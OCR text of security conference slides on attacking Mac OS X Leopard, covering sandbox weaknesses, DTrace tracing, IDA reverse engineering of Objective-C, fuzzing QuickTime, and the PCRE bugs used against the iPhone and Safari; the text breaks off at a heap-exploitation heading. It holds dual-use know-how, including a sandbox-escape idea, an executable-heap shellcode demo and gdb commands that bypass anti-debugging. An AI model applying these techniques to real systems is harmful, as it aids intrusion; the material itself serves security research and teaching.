
Owning the Fanboys:
Hacking Mac OS X

Charlie Miller
Principal Analyst
Independent Security Evaluators
cmiller@securityevaluators.com

Who am I?

- Former National Security Agency (USA)
- First to hack the iPhone
- Won MacBook Air at Pwn2Own competition with Safari 0-day
- Author of “Fuzzing for Software Security Testing and Quality Assurance”
- Writing “The Mac Hackers Handbook”
  - Due out in January




Outline


- Leopard security
- Tracing execution
- Reverse engineering
- Bug hunting on Macs
- Exploits
- Introduction to iPhone

Leopard security

- The good: application sandboxing
- The bad: Leopard firewall
- The ugly: library randomization



Sandboxing



- Done via Seatbelt kext
- Can use default profiles
  - nointernet’, ‘nonet’, ‘nowrite’, ‘write-tmp-only’, and ‘pure-computation’
- Or custom written profiles
  - See /usr/share/sandbox for examples

Sandboxing demo

- sandbox-exec -n nonet /bin/bash
- sandbox-exec –n nowrite /bin/bash

More sandboxing

- Some applications are sandboxed by default:
  - krb5kdc
  - mDNSResponder <--- very good :)
  - mdworker
  - ntpd
  - ...
- Safari, Mail, QuickTime Player are NOT sandboxed

quicklookd.sb

```
(version 1)

(allow default)
(deny network-outbound)
(allow network-outbound (to unix-socket))
(deny network*)

(debug deny)
```

- Doesn’t allow network connections
- Imagine malicious file takes over quicklookd - Can’t phone home/ open ports
- Circumventable:
  - Write a shell script/program to disk
  - Ask launchd (not in sandbox) to execute it via launchctl

Leopard firewall

- Disabled by default
- Doesn’t block outbound connections
  - No harder to write connect shellcode versus bind shellcode
- Hard to imagine a scenario where this prevents a remote attack

Library randomization


- Most library load locations are randomized (per update)
  - See /var/db/dyld/dyld_shared_cache_1386.map
  - dyld itself is NOT randomized
- Location of heap, stack, and executable image NOT randomized

One final note on Leopard “Security”

- The heap is executable - even if you explicitly try to make it not executable
- Demo:


```
char shellcode[] = "\xeb\xfe";

int main(int argc, char *argv[]){
    void (*f)();
    char *x = malloc(2);
    unsigned int page_start = ((unsigned int) x) & 0xfffff000;
    int ret = mprotect((void *) page_start, 4096, PROT_READ|PROT_WRITE);
    if(ret<0){ perror("mprotect failed"); }
    memcpy(x, shellcode, sizeof(shellcode));
    f = (void (*)()) x;
    f();
}
```



Tracing with DTrace

- Originally developed by Sun for Solaris
- Very little overhead when used
- Operating system (and some apps) have DTrace probes placed within them
- DTrace may run user supplied code when each probe is executed
- This code is written in “D”, a subset of C



Truss

```
syscall:::entry
/execname == "ls"/
{
}
```

- sudo dtrace -s truss.d
- At every system call entry point where program name is “ls”, run the probe
- Can also use ‘pid’ or pass the pid (or program name) as an argument ($1)

Filemon

```
syscall::open:entry
/pid == $1 /
{
        printf("%s(%s)", probefunc, copyinstr(arg0));
}

syscall::open:return
/pid == $1 /
{
        printf("\t\t = %d\n", arg1);
}

syscall::close:entry
/pid == $1/
{
        printf("%s(%d)\n", probefunc, arg0);
}
```

Demo: Preview.app

Memory Tracer

```
pid$target::malloc:entry,
pid$target::valloc:entry
{
        allocation = arg0;
}

pid$target::realloc:entry
{
        allocation = arg1;
}

pid$target::calloc:entry
{
        allocation = arg0 * arg1;
}

pid$target::calloc:return,
pid$target::malloc:return,
pid$target::valloc:return,
pid$target::realloc:return
/allocation > 300 && allocation < 9000/
{
        printf("m: 0x%x (0x%x)\n", arg1, allocation);
        mallocs[arg1] = allocation;
}

pid$target::free:entry
/mallocs[arg0]/
{
        printf("f: 0x%x (0x%x)\n", arg0, mallocs[arg0]);
        mallocs[arg0] = 0;
}
```

Code coverage

Functions from JavaScriptCore

```
pid$target:JavaScriptCore::entry
{printf("08%x:%s\n", uregs[R_EIP], probefunc); }
```

Instructions from jsRegExpCompile()

```
pid$target:JavaScriptCore:jsRegExpCompile*:
    {printf("08%x\n", uregs[R_EIP]); }
```

Code coverage from jsRegExCompile

```
pid$target:JavaScriptCore:jsRegExpCompile*:
 {@code_coverage[uregs[R_EIP]] = count();}

                    END
 {printa("0x%x : %@d\n", @code_coverage);}
```

iTunes hates you

```
(gdb) attach 7551
Attaching to process 7551.
Segmentation fault
```

```
$ sudo dtrace -s filemon.d 7551
Password:
dtrace: script 'filemon.d' matched 3 probes
dtrace: error on enabled probe ID 3 (ID 17604: syscall::close:entry):
invalid user access in predicate at DIF offset 0
dtrace: error on enabled probe ID 3 (ID 17604: syscall::close:entry):
invalid user access in predicate at DIF offset 0
dtrace: error on enabled probe ID 3 (ID 17604: syscall::close:entry):
invalid user access in predicate at DIF offset 0
...
```

Don’t look inside

- iTunes issues the ptrace PT_DENY_ATTACH request when it starts
- man ptrace(2):

PT_DENY_ATTACH

This request is the other operation used by the traced process; it allows a process that is not currently being traced to deny future traces by its parent. All other arguments are ignored. If the process is currently being traced, it will exit with the exit status of ENOTSUP; otherwise, it sets a flag that denies future traces. An attempt by the parent to trace a process which has set this flag will result in a segmentation violation in the parent.

Inside iTunes

- In gdb (0x1f = PT_DENY_ATTACH):

```
break ptrace
condition 1 *((unsigned int *) ($esp + 4)) == 0x1f
commands 1
return
c
end
```

- Can do with a kernel extension as well
- Demo


Reverse engineering

- IDAPro mostly works out of the box on Mach-O files
- EIP-relative data addressing confuses it

```
__text:00001DB6                 push    ebp
__text:00001DB7                 mov     ebp, esp
__text:00001DB9                 push    esi
__text:00001DBA                 push    ebx
__text:00001DBB                 sub     esp, 20h
__text:00001DBE                 call    $+5
__text:00001DC3                 pop     ebx
__text:00001DC4                 lea     eax, [ebx+1251h] ; eax = 0x3014 -> "Integer"
__text:00001DCA                 mov     eax, [eax]
__text:00001DCC                 mov     edx, eax
```

Jump tables

- EIP relative data addressing also messes up disassembly of jump tables



Jump tables (cont)

- Hotchkies and Portnoy developed a fix


```
def rebuild_jump_table(fn_base, jmp_table_offset,
address=None):
    jmp_table = jmp_table_offset + fn_base
    print "Jump table starts at %x" % jmp_table
    if not address:
        address = ScreenEA()

    counter = 0;
    entry = Dword(jmp_table + 4*counter) + fn_base

    while NextFunction(address) == NextFunction(entry):
        counter += 1
        AddCodeXref(address, entry, fl_JN)
        entry = Dword(jmp_table + 4*counter) + fn_base

    print "0x%08x: end jump table" % (jmp_table +
4*counter)
```

Result of script



Reversing Obj-C

- Objective-C is a superset of C
- Many Mac OS X applications are written in Obj-C
- Class methods not called directly, rather, sent a “message”
  - allows for dynamic binding

Typical disassembly of Obj-C

```
mov     edx, eax
lea     eax, [ebx+1249h]
mov     eax, [eax]
mov     [esp+28h+var_24], eax
mov     [esp+28h+var_28], edx
call    _objc_msgSend
mov     [ebp+var_C], eax
mov     esi, [ebp+var_10]
mov     eax, [ebp+arg_4]
add     eax, 4
mov     eax, [eax]
mov     [esp+28h+var_28], eax
call    _atoi
mov     edx, eax
lea     eax, [ebx+1245h]
mov     eax, [eax]
mov     [esp+28h+var_20], edx
mov     [esp+28h+var_24], eax
mov     [esp+28h+var_28], esi
call    _objc_msgSend
mov     esi, [ebp+var_C]
mov     eax, [ebp+arg_4]
add     eax, 8
mov     eax, [eax]
mov     [esp+28h+var_28], eax
call    _atoi
mov     edx, eax
lea     eax, [ebx+1245h]
mov     eax, [eax]
mov     [esp+28h+var_20], edx
mov     [esp+28h+var_24], eax
mov     [esp+28h+var_28], esi
call    _objc_msgSend
mov     ecx, [ebp+var_10]
lea     eax, [ebx+1241h]
mov     edx, [eax]
mov     [esp+28h+var_1C], 2
mov     eax, [ebp+var_C]
mov     [esp+28h+var_20], eax
mov     [esp+28h+var_24], edx
mov     [esp+28h+var_28], ecx
call    _objc_msgSend
mov     edx, [ebp+var_10]
lea     eax, [ebx+123Dh]
mov     eax, [eax]
```

More bad news

- We don’t know what functions are being called
- We also lose all cross references

```
__text:00001EB2 ; =============== S U B R O U T I N E =======================================
__text:00001EB2
__text:00001EB2 ; Attributes: bp-based frame
__text:00001EB2
__text:00001EB2 __Integer_set_integer__ proc near       ; DATA XREF: __inst_meth:000030E8↓o
__text:00001EB2
__text:00001EB2 arg_0           = dword ptr  8
__text:00001EB2 arg_8           = dword ptr  10h
__text:00001EB2
__text:00001EB2                 push    ebp
__text:00001EB3                 mov     ebp, esp
__text:00001EB5                 sub     esp, 8
__text:00001EB8                 mov     edx, [ebp+arg_0]
__text:00001EBB                 mov     eax, [ebp+arg_8]
__text:00001EBE                 mov     [edx+4], eax
__text:00001EC1                 leave
__text:00001EC2                 retn
__text:00001EC2 __Integer_set_integer__ endp
__text:00001EC2
```

objc_msgSend

- Typically the first argument to objc_msgSend is the name of the class
- The second argument is the name of the method

Fix it up

- Emulate functions using ida-x86emu by Chris Eagle
- When calls to obj_msgSend are made, record arguments
- Print name of actual function and add cross references

The code

```
get_func_name(cpu.eip + disp, buf, sizeof(buf));
if(!strcmp(buf, "objc_msgSend")){
// Get name from ascii components
    unsigned int func_name = readMem(esp + 4, SIZE_DWORD);
    unsigned int class_name = readMem(esp, SIZE_DWORD);
    get_ascii_contents(func_name, get_max_ascii_length(func_name, ASCSTR_C, false), ASCSTR_C, buf, sizeof(buf));
    if(class_name == -1){
        strcpy(bufclass, "Unknown");
    } else {
        get_ascii_contents(class_name, get_max_ascii_length(class_name, ASCSTR_C, false), ASCSTR_C, bufclass,
sizeof(bufclass));
    }
    strcpy(buf2, "[");
    strcat(buf2, bufclass);
    strcat(buf2, "::");
    strcat(buf2, buf);
    strcat(buf2, "]");
    xrefblk_t xb;
    bool using_ida_name = false;
    // Try to get IDA name by doing xref analysis.  Can set xrefs too.
    for ( bool ok=xb.first_to(func_name, XREF_ALL); ok; ok=xb.next_to() )
    {
        char buffer[64];
        get_segm_name(xb.from, buffer, sizeof(buffer));
        if(!strcmp(buffer, "__inst_meth") || !strcmp(buffer, "__cat_inst_meth")){
        // now see where this guy points
            xrefblk_t xb2;
            for ( bool ok=xb2.first_from(xb.from, XREF_ALL); ok; ok=xb2.next_from() )
            {
                get_segm_name(xb2.to, buffer, sizeof(buffer));
                if(!strcmp(buffer, "__text")){
                    using_ida_name = true;
                    get_func_name(xb2.to, buf2, sizeof(buf2));
                    add_cref(cpu.eip - 5, xb2.to, fl_CN);
                    add_cref(xb2.to, cpu.eip - 5, fl_CN);
                }
            }
        }
    }

    if(!using_ida_name){
        set_cmt(cpu.eip-5, buf2, true);
    }
    eax = class_name;
```

Result

```
__text:00001DF5                 mov     eax, [eax]
__text:00001DF7                 mov     [esp+28h+var_24], eax
__text:00001DFB                 mov     [esp+28h+var_28], edx
__text:00001DFE                 call    _objc_msgSend   ; [Integer::new]
__text:00001E03                 mov     [ebp+var_C], eax
__text:00001E06                 mov     esi, [ebp+var_10]
__text:00001E09                 mov     eax, [ebp+arg_4]
__text:00001E0C                 add     eax, 4
__text:00001E0F                 mov     eax, [eax]
__text:00001E11                 mov     [esp+28h+var_28], eax
__text:00001E14                 call    _atoi
__text:00001E19                 mov     edx, eax
__text:00001E1B                 lea     eax, [ebx+1245h]
__text:00001E21                 mov     eax, [eax]
__text:00001E23                 mov     [esp+28h+var_20], edx
__text:00001E27                 mov     [esp+28h+var_24], eax
__text:00001E2B                 mov     [esp+28h+var_28], esi
__text:00001E2E
__text:00001E2E loc_1E2E:                               ; CODE XREF: __Integer_set_integer__↓p
__text:00001E2E                 call    _objc_msgSend
__text:00001E33                 mov     esi, [ebp+var_C]
__text:00001E36                 mov     eax, [ebp+arg_4]
__text:00001E39                 add     eax, 8
__text:00001E3C                 mov     eax, [eax]
__text:00001E3E                 mov     [esp+28h+var_28], eax
__text:00001E41                 call    _atoi
__text:00001E46                 mov     edx, eax
__text:00001E48                 lea     eax, [ebx+1245h]
__text:00001E4E                 mov     eax, [eax]
__text:00001E50                 mov     [esp+28h+var_20], edx
__text:00001E54                 mov     [esp+28h+var_24], eax
__text:00001E58                 mov     [esp+28h+var_28], esi
__text:00001E5B
__text:00001E5B loc_1E5B:                               ; CODE XREF: __Integer_set_integer__↓p
__text:00001E5B                 call    _objc_msgSend
__text:00001E60                 mov     ecx, [ebp+var_10]
__text:00001E63                 lea     eax, [ebx+1241h]
__text:00001E69                 mov     edx, [eax]
__text:00001E6B                 mov     [esp+28h+var_1C], 2
__text:00001E73                 mov     eax, [ebp+var_C]
__text:00001E76                 mov     [esp+28h+var_20], eax
__text:00001E7A                 mov     [esp+28h+var_24], edx
__text:00001E7E                 mov     [esp+28h+var_28], ecx
__text:00001E81
__text:00001E81 loc_1E81:                               ; CODE XREF: __Integer_Add_Mult__add_mult_with_multiplier__↓p
__text:00001E81                 call    _objc_msgSend
```

More results: xrefs!

```
__text:00001EB2 ; =============== S U B R O U T I N E =======================================
__text:00001EB2
__text:00001EB2 ; Attributes: bp-based frame
__text:00001EB2
__text:00001EB2 __Integer_set_integer__ proc near       ; CODE XREF: _main:loc_1E2E↑p
__text:00001EB2                                         ; _main:loc_1E5B↑p
__text:00001EB2                                         ; __Integer_Add_Mult__add_mult_with_multiplier__:loc_1F5E↓p
__text:00001EB2                                         ; DATA XREF: __inst_meth:000030E8↓o
__text:00001EB2
__text:00001EB2 arg_0           = dword ptr  8
__text:00001EB2 arg_8           = dword ptr  10h
__text:00001EB2
__text:00001EB2                 push    ebp
__text:00001EB3                 mov     ebp, esp
__text:00001EB5                 sub     esp, 8
__text:00001EB8                 mov     edx, [ebp+arg_0]
__text:00001EBB                 mov     eax, [ebp+arg_8]
__text:00001EBE                 mov     [edx+4], eax
__text:00001EC1                 leave
__text:00001EC2                 retn
__text:00001EC2 __Integer_set_integer__ endp
__text:00001EC2
```

Bug Hunting on Macs

- Mostly the same as other platforms
- Some source code (Webkit, kernel code, etc)
- Mostly just binaries

Changelog snooping

- Apple forks projects and doesn't keep them up to date
- PCRE (perl compatible regular expressions) are part of Webkit which is part of Safari
- The bug I used against the iPhone was already fixed in the standard PCRE (along with one other one)
  - Fixed one year earlier in PCRE 6.7
- The Pwn2Own bug was fixed in the same version!
- However, 2 of the 3 bugs mentioned above were found without the changelog

Pwn2Own bug

11. Subpatterns that are repeated with specific counts have to be replicated in the compiled pattern. The size of memory for this was computed from the length of the subpattern and the repeat count. The latter is limited to 65535, but there was no limit on the former, meaning that integer overflow could in principle occur. The compiled length of a repeated subpattern is now limited to 30,000 bytes in order to prevent this.

- Fixed, July 2006 by PCRE
- Used at CanSecWest in March 2008

Apple's pre-release vulnerabilities

- iPhone bug
  - Submitted to Apple July 17, 2007
  - July 18, 2007 (WebKit site)

http://trac.webkit.org/projects/webkit/changeset/24430.
fix <rdar://problem/5345432> PCRE computes length wrong for expressions such as "[**]"

  - July 23, 2007 Publicly reported iPhone hacked
  - July 31, 2007 Patched

More pre-release fun

- Pwn2Own bug
- Contest on March 27, 2008
- March 28, 2008 WebKit site:

  Regular expressions with large nested repetition counts can have their compiled length calculated incorrectly.
  pcre/pcre_compile.cpp:
  (multiplyWithOverflowCheck):
  (calculateCompiledPatternLength): Check for overflow when dealing with nested repetition counts and bail with an error rather than returning incorrect results.

- Patched 3 weeks later

Server Side

- mDNSResponder (sandboxed)
- ntpd (sandboxed)
- CUPS (only on UDP)
- Network and wireless kernel code
- Non-default services: printing, file sharing, vnc, etc
- *Its going to be pretty tough*

Client side

- HUGE attack surface
- Safari, Mail, QuickTime, iTunes, etc.
- Safari is the mother of all client programs: can launch or embed a number of other application's functionality

Safari


- Native support
  - /Applications/Safari.app/Contents/Info.plist (.pdf, .html, etc)
- Plug-ins
  - /Applications/Safari.app/Contents/Resources/English.lproj/Plug-ins.html (.swf, .ac3, .jp2)
- URL handlers
  - lsregister -dump (LaunchServices)
  - Launch other programs (vnc, smb, daap, rtsp...)

Fuzzing

- Pick a protocol/file format
- Get an example exchange/file
- Inject anomalies into the exemplar
- Have target application process fuzzed test cases
- Too random and it will be quickly rejected as invalid, not enough anomalies and it won’t find anything
- This approach is called dumb fuzzing because it is ignorant of the protocol

ReportCrash aka CrashReporter

- launchd starts ReportCrash whenever a process crashes
- Records to ~/Library/Logs/CrashReporter
- Only keeps last 20 crashes



Demo

1. Start from valid .jp2 (JPEG 2000) file
2. Change 1-16 bytes from file to a random value
3. Launch in QuickTime Player
4. Goto step 2
5. Watch CrashReporter logs

Monitoring script

```
#!/bin/bash
X=0;
`rm -f ~/Library/Logs/CrashReporter/QuickTime*`
for i in `cat list`;
        do
                echo $i;
                /Applications/QuickTime\ Player.app/Contents/MacOS/
QuickTime\ Player $i &
                sleep 5;
                X=`ls ~/Library/Logs/CrashReporter/QuickTime* | wc |
awk '{print $1}'`;

                if [ 0 -lt $X ]
                then
                        echo "Crash: $i";
                        mv ~/Library/Logs/CrashReporter/QuickTime* /
tmp/
                fi
                killall -9 QuickTime\ Player;
        done
```

Exploiting Macs

- Different heap allocator than Windows or Linux
- Executable heap
- Stack police (canaries)
- Similar to exploiting other OS's a couple of years ago

Exploiting Safari

- Massaging the heap
- Getting control

Heap feng shei

